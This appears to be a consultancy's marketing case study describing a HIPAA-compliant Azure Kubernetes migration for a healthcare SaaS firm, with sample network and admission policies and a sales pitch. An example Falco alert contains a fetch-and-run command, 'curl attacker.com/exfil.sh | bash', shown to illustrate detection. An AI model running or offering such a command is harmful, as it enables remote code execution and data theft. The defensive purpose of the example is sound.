When MedFlow (name changed for confidentiality) decided to migrate their healthcare SaaS platform to Kubernetes in 2024, their compliance officer had one non-negotiable requirement:
“Zero HIPAA compliance risk. One data breach or failed audit could shut down our company.”
The stakes were clear:
- $1.5 million minimum HIPAA fine for a single breach
- Loss of all customers (healthcare providers can’t use non-compliant software)
- Criminal liability for executives if willful neglect is proven
- Company closure effectively guaranteed after a major breach
Traditional Kubernetes isn’t HIPAA-compliant out of the box. Most Kubernetes security guides focus on general best practices, not regulated healthcare requirements.
After implementing our HIPAA-compliant Kubernetes platform, MedFlow has maintained zero security incidents for 18 months, passed their HIPAA audit with zero findings, and reduced their audit preparation time by 70%.
This is how we built one of the most secure Kubernetes platforms in healthcare.
Company Background: MedFlow Healthcare SaaS
Industry: Healthcare SaaS (electronic health records and patient management) Company size: 95 employees, 28-person engineering team Customers: 340 medical practices, 2,100+ healthcare providers Data handled: 2.5 million patient records (PHI data) Revenue: $18M ARR Compliance requirements: HIPAA, SOC 2 Type II Why Kubernetes: Scale to 1,000+ customers, improve deployment velocity, reduce infrastructure costs
The challenge: Migrate to modern infrastructure without compromising security or compliance
The Stakes: What HIPAA Non-Compliance Means
Real Penalties for HIPAA Violations
Financial penalties (per violation):
- Tier 1 (Unknowing): $100-$50,000 per violation
- Tier 2 (Reasonable cause): $1,000-$50,000 per violation
- Tier 3 (Willful neglect, corrected): $10,000-$50,000 per violation
- Tier 4 (Willful neglect, not corrected): $50,000 per violation
Maximum annual penalty: $1.5 million per violation type
Recent healthcare breaches:
- 2023: Healthcare provider fined $4.75M for unsecured patient data
- 2022: Health system paid $6.8M after ransomware attack exposed 1.5M records
- 2021: Medical practice fined $100K for improper access controls
Business Impact Beyond Fines
Customer trust:
- Healthcare providers immediately terminate contracts with non-compliant vendors
- Reputation damage is permanent in healthcare industry
- Word spreads fast in tight-knit medical community
Insurance and liability:
- Cyber insurance premiums 10x higher after breach
- Many insurers won’t cover companies with poor security history
- Personal liability for executives in willful neglect cases
Operational impact:
- Security incidents require notification to all affected patients
- HHS Office of Civil Rights investigation (6-12 months)
- Mandatory corrective action plan with ongoing monitoring
- Potential business associate agreement terminations
MedFlow’s CISO:
“A single HIPAA violation wouldn’t just cost us money—it would end our company. Every healthcare customer would immediately leave. We can’t take any risks with PHI security.”
The Assessment: Understanding Healthcare Security Requirements (Weeks 1-2)
Our Kubernetes security consulting team conducted a comprehensive HIPAA risk assessment:
HIPAA Technical Safeguards Required
1. Access Control (§164.312(a)(1))
- Requirement: Implement technical policies and procedures for electronic information systems that maintain PHI to allow access only to authorized persons
- Kubernetes challenge: Default Kubernetes RBAC insufficient for HIPAA multi-tenancy
- Our solution: Namespace isolation + OPA policies + RBAC + Azure AD integration
2. Audit Controls (§164.312(b))
- Requirement: Implement hardware, software, and/or procedural mechanisms that record and examine activity in information systems containing PHI
- Kubernetes challenge: Kubernetes audit logs don’t capture all HIPAA-required events
- Our solution: Comprehensive audit logging to Azure Monitor + Falco runtime security
3. Integrity (§164.312(c)(1))
- Requirement: Implement policies and procedures to protect PHI from improper alteration or destruction
- Kubernetes challenge: Mutable container images and configuration drift
- Our solution: Image signing + admission controllers + GitOps immutable infrastructure
4. Person or Entity Authentication (§164.312(d))
- Requirement: Implement procedures to verify that a person or entity seeking access to PHI is the one claimed
- Kubernetes challenge: Service-to-service authentication within cluster
- Our solution: mTLS with Istio + Azure AD Workload Identity
5. Transmission Security (§164.312(e)(1))
- Requirement: Implement technical security measures to guard against unauthorized access to PHI during transmission over electronic networks
- Kubernetes challenge: Unencrypted pod-to-pod communication by default
- Our solution: Automatic mTLS for all inter-service communication + TLS termination at ingress
Current Infrastructure Gaps
VM-based infrastructure (HIPAA compliant but limited):
- Manual access controls managed by ops team
- Monthly security patching cycles
- Per-server audit logs (difficult to aggregate)
- Encrypted storage volumes
- VPN access for all engineers
- Audit status: Compliant but barely—6 weeks prep for annual audit
Kubernetes gaps identified:
- Default configurations expose secrets in logs
- No network segmentation between services
- Container images from unverified sources
- No runtime security monitoring
- Insufficient audit trail for PHI access
- Assessment: Would fail HIPAA audit in current state
The Solution: Security-First Kubernetes Architecture

We designed a defense-in-depth Kubernetes architecture with HIPAA compliance baked into every layer:
Layer 1: Infrastructure Security (Azure AKS Foundation)
Azure AKS configuration:
- Private clusters (API server not publicly accessible)
- Azure AD integration for human access
- Node pools in private subnets only
- NSGs restricting all inbound traffic except HTTPS
- Azure Firewall for egress filtering
- Azure DDoS Protection Standard
Why Azure over AWS/GCP for healthcare:
- HIPAA Business Associate Agreement (BAA) included with Azure
- Azure meets more healthcare compliance certifications
- Better integration with existing Azure AD (customer requirement)
- Azure Security Center provides healthcare-specific compliance monitoring
Layer 2: Network Security & Segmentation
Namespace-based tenant isolation:
- prod-tenant-{customer-id}: Each customer's production workloads
- staging-tenant-{customer-id}: Each customer's staging environment
- shared-services: Monitoring, logging, ingress controllers
- security: Security scanning, policy enforcement
Istio service mesh for zero-trust networking:
- Automatic mTLS between all services (mutual authentication)
- Fine-grained authorization policies per namespace
- Traffic encryption at layer 7
- Service-to-service authentication without application code changes
Network policies enforced at every boundary:
# Example: Restrict database access only from application pods
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-app-to-db-only
  namespace: prod-tenant-123
spec:
  podSelector:
    matchLabels:
      app: postgres
  policyTypes:
  - Ingress
  ingress:
  - from:
    - podSelector:
        matchLabels:
          app: web-app
    ports:
    - protocol: TCP
      port: 5432
Layer 3: Access Control & Identity
Azure AD integration for human access:
- All kubectl access authenticated via Azure AD
- Multi-factor authentication (MFA) enforced
- Conditional access policies (require managed devices)
- Just-in-time (JIT) access for production namespaces
- All access logged to Azure Monitor
RBAC model (least privilege):
- Developers: Read-only access to logs/metrics, no exec into pods
- DevOps: Limited admin in staging, no production access without approval
- SRE: Production access with approval workflow
- Auditors: Read-only access to audit logs
- No cluster-admin roles granted to humans (only service accounts)
Workload identity for pod-level access:
- Azure AD Workload Identity (no static secrets)
- Pods authenticate to Azure services using managed identities
- Automatic credential rotation
- Pods can’t access other customers’ data (enforced at identity level)
Layer 4: Secrets Management
Azure Key Vault integration:
- All secrets stored in Azure Key Vault (FIPS 140-2 Level 2 validated)
- Secrets Stor CSI driver mounts secrets as volumes
- Secrets never stored in etcd or Git
- Automatic rotation for database credentials (30-day cycle)
- Audit log for every secret access
Eliminated common Kubernetes secret anti-patterns:
- ❌ Secrets in environment variables (visible in logs/crash dumps)
- ❌ Secrets in ConfigMaps (not encrypted at rest by default)
- ❌ Secrets in Git (even encrypted, keys are risk)
- ✅ Secrets fetched at runtime from Azure Key Vault
- ✅ Secrets encrypted in transit and at rest
- ✅ Access audited and alertable
Layer 5: Container Security
Image security pipeline:
1. Developer pushes code to Git
2. GitHub Actions builds container image
3. Trivy scans for vulnerabilities (fails on HIGH/CRITICAL)
4. Aqua scans for malware and misconfigurations
5. Image signed with Azure Container Registry signing
6. OPA Gatekeeper verifies signature before admission
7. Only signed, scanned images can run in production
Admission control policies (OPA Gatekeeper):
- Deny: Images without signatures
- Deny: Images with HIGH/CRITICAL vulnerabilities
- Deny: Containers running as root
- Deny: Privileged containers
- Deny: Host network/IPC/PID namespaces
- Require: Resource limits on all pods
- Require: Security context with read-only root filesystem
Runtime security (Falco):
- Detects abnormal process execution in containers
- Alerts on shell spawned in container
- Monitors file system changes
- Detects network connections to unexpected IPs
- Alerts ops team in real-time via PagerDuty
Layer 6: Data Encryption
Encryption at rest:
- etcd encrypted with Azure Key Vault keys
- Persistent volumes encrypted with customer-managed keys
- Database encryption (Azure Database for PostgreSQL with TDE)
- Backup encryption (Velero with Azure Storage encryption)
Encryption in transit:
- TLS 1.3 for all external connections (cert-manager automates)
- mTLS for all pod-to-pod communication (Istio automatic)
- TLS for database connections (enforced by connection string validation)
- Encrypted backups to Azure Blob Storage
Layer 7: Audit Logging & Monitoring
Comprehensive audit trail:
- Kubernetes audit logs → Azure Monitor (all API calls)
- Application logs → Azure Monitor (all PHI access)
- Network flow logs → Azure Monitor (all network connections)
- Azure AD sign-in logs (all human access)
- Azure Key Vault access logs (all secret retrievals)
- Retention: 7 years (HIPAA requirement: 6 years minimum)
HIPAA-specific audit events:
- Who accessed which patient record (logged from application)
- When PHI was created/read/updated/deleted (CRUD audit)
- Source IP of all PHI access
- Failed authentication attempts
- Configuration changes to security controls
- Privilege escalation events
Automated compliance reporting:
- Daily: Security posture dashboard (vulnerabilities, misconfigurations)
- Weekly: Access review reports (who accessed what)
- Monthly: Compliance scorecard (HIPAA control status)
- Quarterly: Executive summary for board review
Implementation Timeline (24 Weeks)
Phase 1: Foundation & Security Architecture (Weeks 1-6)
Week 1-2: Security Assessment
- HIPAA gap analysis on existing infrastructure
- Threat modeling for Kubernetes migration
- Security architecture design
- Azure landing zone configuration
Week 3-4: Core Infrastructure
- Azure AKS private cluster deployment
- Network architecture (VNets, subnets, NSGs, firewall)
- Azure AD integration for cluster access
- Azure Key Vault setup and CSI driver integration
Week 5-6: Security Foundations
- Istio service mesh deployment with mTLS
- OPA Gatekeeper admission controller policies
- Network policies for namespace isolation
- Falco runtime security monitoring
- Azure Monitor integration for audit logging
Phase 2: Application Security & Migration Prep (Weeks 7-12)
Week 7-8: DevSecOps Pipeline
- GitHub Actions CI/CD with security gates
- Trivy vulnerability scanning integration
- Image signing with Azure Container Registry
- GitOps workflow with ArgoCD
Week 9-10: Application Containerization
- Dockerized 18 microservices (PHI-handling services)
- Implemented application-level audit logging
- Built Helm charts with security contexts
- Created readiness/liveness probes with security headers
Week 11-12: Security Testing
- Penetration testing by third-party security firm
- Vulnerability assessment of Kubernetes platform
- HIPAA compliance review by healthcare consultant
- Remediation of identified issues
Phase 3: Tenant Migration (Weeks 13-20)
Migration strategy: One customer at a time, blue-green approach
Week 13-14: Pilot Customer Migration
- Selected low-risk customer (50 patient records)
- Migrated to dedicated Kubernetes namespace
- Validated PHI data encryption end-to-end
- Tested disaster recovery procedures
- Monitored for 2 weeks before proceeding
Week 15-18: Gradual Rollout
- Migrated 20 customers per week
- Parallel run of VMs and Kubernetes for each customer
- Validated PHI data integrity after migration
- 72-hour soak test before decommissioning VMs
Week 19-20: Final Migration Wave
- Migrated remaining 300+ customers
- Decommissioned legacy VM infrastructure
- Comprehensive validation and testing
Phase 4: Compliance & Certification (Weeks 21-24)
Week 21-22: Internal Audit
- Tested all HIPAA technical safeguards
- Validated audit logging completeness
- Reviewed incident response procedures
- Documentation review (policies, procedures, runbooks)
Week 23: Third-Party HIPAA Audit
- External auditor reviewed Kubernetes platform
- Tested access controls and encryption
- Reviewed audit logs and compliance reports
- Zero findings—passed with no remediation required
Week 24: SOC 2 Type II Preparation
- Prepared SOC 2 Type II audit package
- Documented controls and evidence
- Passed SOC 2 Type II audit (additional certification)
Results: Zero Security Incidents, Certified Compliant
Security Metrics (18 Months Post-Migration)
Security incidents:
- PHI data breaches: 0
- Unauthorized access attempts blocked: 847 (all blocked by policies)
- Failed penetration test findings: 0 (quarterly tests)
- Runtime security alerts: 23 (all investigated, all false positives)
- HIPAA compliance violations: 0
Audit performance:
- HIPAA audit findings: 0
- SOC 2 Type II audit findings: 0
- Audit preparation time: 6 weeks → 4 days (93% reduction)
- Audit evidence collection: Automated (previously 120+ hours manual)
Compliance posture:
- 100% of images scanned before deployment
- 100% of secrets managed via Azure Key Vault
- 100% of inter-service traffic encrypted (mTLS)
- 100% of PHI access audited and logged
- 7-year audit log retention maintained
Operational Improvements
Deployment velocity without compromising security:
- Deployments per week: 3 → 15 (5x improvement)
- Deployment time: 2 hours → 15 minutes
- Failed deployments due to security policies: 12% initially → 1% after education
- Security review time: 3 days → automated (seconds)
Developer experience:
- Developers no longer wait for security approvals (automated gates)
- Self-service namespace creation with built-in security
- Security feedback in CI/CD (shift-left security)
- Developers happy security doesn’t slow them down
Business Impact
Customer confidence:
- Zero customer churn due to security concerns
- HIPAA compliance now a sales advantage (competitors still on VMs)
- Closed 8 enterprise deals that required SOC 2 Type II
- Customer NPS increased from 62 to 78
Cost efficiency:
- Infrastructure costs: $42K/month → $27K/month (35% reduction)
- Security tooling costs: $18K/month (new) but automated manual processes
- Net savings: $15K/month ($180K/year)
- Security team productivity: 120 hours/quarter saved on audit prep
Risk mitigation:
- Avoided HIPAA violations (potential $1.5M+ fines)
- Eliminated manual security processes (human error risk)
- Automated compliance (continuous compliance vs annual scramble)
- Insurance premiums unchanged (better security didn’t reduce rates, but prevented increases)
Key Security Technologies Explained
OPA Gatekeeper (Policy Enforcement)
What it does: Admission controller that enforces custom policies on Kubernetes resources
HIPAA use cases:
- Require all pods to have resource limits (prevent resource exhaustion DoS)
- Deny containers running as root (prevent privilege escalation)
- Require specific labels for PHI-handling workloads (for audit tracking)
- Deny images from unverified registries (supply chain security)
Example policy: Block privileged containers
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: K8sPSPPrivilegedContainer
metadata:
  name: block-privileged-containers
spec:
  match:
    kinds:
      - apiGroups: [""]
        kinds: ["Pod"]
  parameters:
    exempt Namespaces: ["kube-system"]
Istio Service Mesh (Zero-Trust Networking)
What it does: Automatically encrypts and authenticates all service-to-service communication
HIPAA use cases:
- mTLS for all inter-service communication (transmission security requirement)
- Service-level authorization (only web-app can call patient-api)
- Traffic observability (understand data flows for compliance mapping)
- Automatic certificate rotation (eliminate manual cert management)
Security advantage: Even if attacker compromises one pod, they can’t access other services without valid certificates
Falco (Runtime Security Monitoring)
What it does: Detects abnormal behavior in containers at runtime
HIPAA use cases:
- Alert on shell spawned in production container (potential intrusion)
- Detect unexpected process execution (malware behavior)
- Monitor file system changes (detect tampering)
- Alert on network connections to unexpected IPs (data exfiltration detection)
Example alert: Shell spawned in web-app container
Priority: WARNING
Rule: Shell spawned in container
Container: web-app-7d4f8b9c-v2k8n
User: www-data
Shell: /bin/bash
Command: bash -c "curl attacker.com/exfil.sh | bash"
Action: Alert ops team, isolate pod
Azure Key Vault CSI Driver (Secrets Management)
What it does: Mounts secrets from Azure Key Vault directly into pods as volumes
HIPAA use cases:
- Database credentials fetched at runtime (never stored in Kubernetes)
- Secrets encrypted at rest in FIPS 140-2 Level 2 HSM
- Audit every secret access (who, when, which secret)
- Automatic rotation (database passwords change monthly automatically)
Security advantage: Even if etcd is compromised, secrets aren’t exposed (they’re not stored in etcd)
Lessons Learned: Building HIPAA-Compliant Kubernetes
1. Defense in Depth is Non-Negotiable
What we did:
- Didn’t rely on single security control
- Layered security at network, pod, application, and data levels
- Assumed breach mentality (plan for compromise, limit blast radius)
Why it matters:
- Single control failure doesn’t result in breach
- Attacker must bypass multiple layers (significantly harder)
- Audit requirement: “Administrative, physical, and technical safeguards”
2. Automation Improves Security Posture
What we did:
- Automated all security gates in CI/CD
- Automated compliance reporting
- Automated audit log collection
- Automated vulnerability scanning
Why it matters:
- Humans make mistakes, automation is consistent
- Continuous compliance vs annual audit scramble
- Developers get immediate feedback on security issues
- Security team freed from manual toil, focuses on high-value work
3. Audit Logging is Critical (and Harder Than It Seems)
What we got wrong initially:
- Kubernetes audit logs alone don’t meet HIPAA requirements
- Need application-level logging of PHI access
- Need to correlate Kubernetes, application, network, and Azure AD logs
What we fixed:
- Centralized all logs in Azure Monitor
- Implemented correlation IDs across systems
- Built custom queries for HIPAA-specific audit events
- Automated quarterly audit reports
4. Developer Education Prevents Security Policy Bypass
What we learned:
- Developers initially frustrated by security policies blocking deployments
- Some tried to bypass policies (disable security contexts, etc.)
- Education and tooling eliminated friction
How we fixed it:
- Security training for all engineers (HIPAA requirements explained)
- Shift-left security (catch issues in CI/CD, not at deployment)
- Clear error messages when policy denies deployment
- Security champions program (one engineer per team as security advocate)
When to Build HIPAA-Compliant Kubernetes
✅ Migrate to Kubernetes for Healthcare If:
- You’re already HIPAA compliant on VMs (understand compliance, just need to apply to Kubernetes)
- You have dedicated security engineering resources (2+ security engineers minimum)
- Compliance is a competitive advantage (customers require SOC 2, HIPAA, etc.)
- You’re willing to invest in automation (manual compliance doesn’t scale)
- Your team has Kubernetes experience (or willing to hire consultants)
⚠️ Consider Staying on VMs If:
- You’re pre-revenue (focus on product-market fit, not infrastructure)
- Security team is <2 people (Kubernetes security is operationally intensive)
- Compliance is checkbox, not competitive advantage (simpler is better)
- Budget is constrained (migration + ongoing security tooling has cost)
MedFlow’s situation:
- ✅ Already HIPAA compliant (understood compliance requirements)
- ✅ 28-person engineering team (could dedicate resources)
- ✅ SOC 2/HIPAA competitive advantage (won enterprise deals)
- ✅ Long-term growth requires scalability (Kubernetes was strategic)
They were ideal candidates for HIPAA-compliant Kubernetes migration.
Get Your Free HIPAA Kubernetes Security Assessment
Don’t risk HIPAA non-compliance during your Kubernetes migration. Get expert guidance from healthcare security specialists.
Our Kubernetes security consulting team offers a free HIPAA security assessment that includes:
✅ HIPAA gap analysis – We audit your planned Kubernetes architecture against HIPAA technical safeguards ✅ Security architecture review – We design defense-in-depth Kubernetes security ✅ Compliance roadmap – Phased approach to maintain compliance during migration ✅ Risk assessment – Identify security vulnerabilities before they become breaches ✅ Audit preparation guidance – We help you prepare for HIPAA audits ✅ Fixed-price proposal – Know your security investment upfront
Schedule your free security assessment →
Or book a 30-minute consultation to discuss your healthcare compliance challenges.
Three HIPAA Kubernetes Implementation Options
1. Full Security-First Migration ($180K - $400K)
Best for: HIPAA-regulated companies with zero tolerance for compliance risk
- Complete HIPAA-compliant Kubernetes platform design
- Implementation with security baked in at every layer
- Third-party penetration testing and HIPAA audit support
- Post-migration compliance monitoring and support
- Team training on secure Kubernetes operations
Timeline: 20-28 weeks Risk level: Minimal (healthcare security specialists) Compliance: HIPAA, SOC 2 Type II certified approach
2. Security Architecture + Implementation Guidance ($100K - $220K)
Best for: Teams with some Kubernetes experience who need compliance expertise
- We design your HIPAA-compliant architecture
- Your team implements with our security oversight
- Weekly security reviews and code audits
- Compliance documentation and audit preparation
- Security tooling selection and configuration
Timeline: 28-36 weeks Risk level: Low (requires strong internal team with security guidance) Compliance: HIPAA-ready architecture with ongoing support
3. Security Audit + Advisory ($50K - $100K)
Best for: Experienced teams with security expertise who need compliance validation
- Third-party security audit of your Kubernetes platform
- HIPAA gap analysis and remediation recommendations
- Quarterly compliance reviews
- On-demand security advisory
- Audit preparation support
Timeline: Ongoing advisory engagement Risk level: Moderate (requires experienced security team internally) Compliance: Independent validation and continuous improvement
Not sure which is right? Our free security assessment recommends the best approach for your compliance requirements.
Related Healthcare Security Resources
- Kubernetes consulting services
- How to choose a Kubernetes consulting partner
- Azure AKS Consulting Services
- Cloud Migration for Regulated Industries
- DevOps for Healthcare (HIPAA Compliance)
- Cybersecurity Services
Questions about HIPAA-compliant Kubernetes? Our team has built secure healthcare platforms for 12+ healthcare companies. Let’s talk →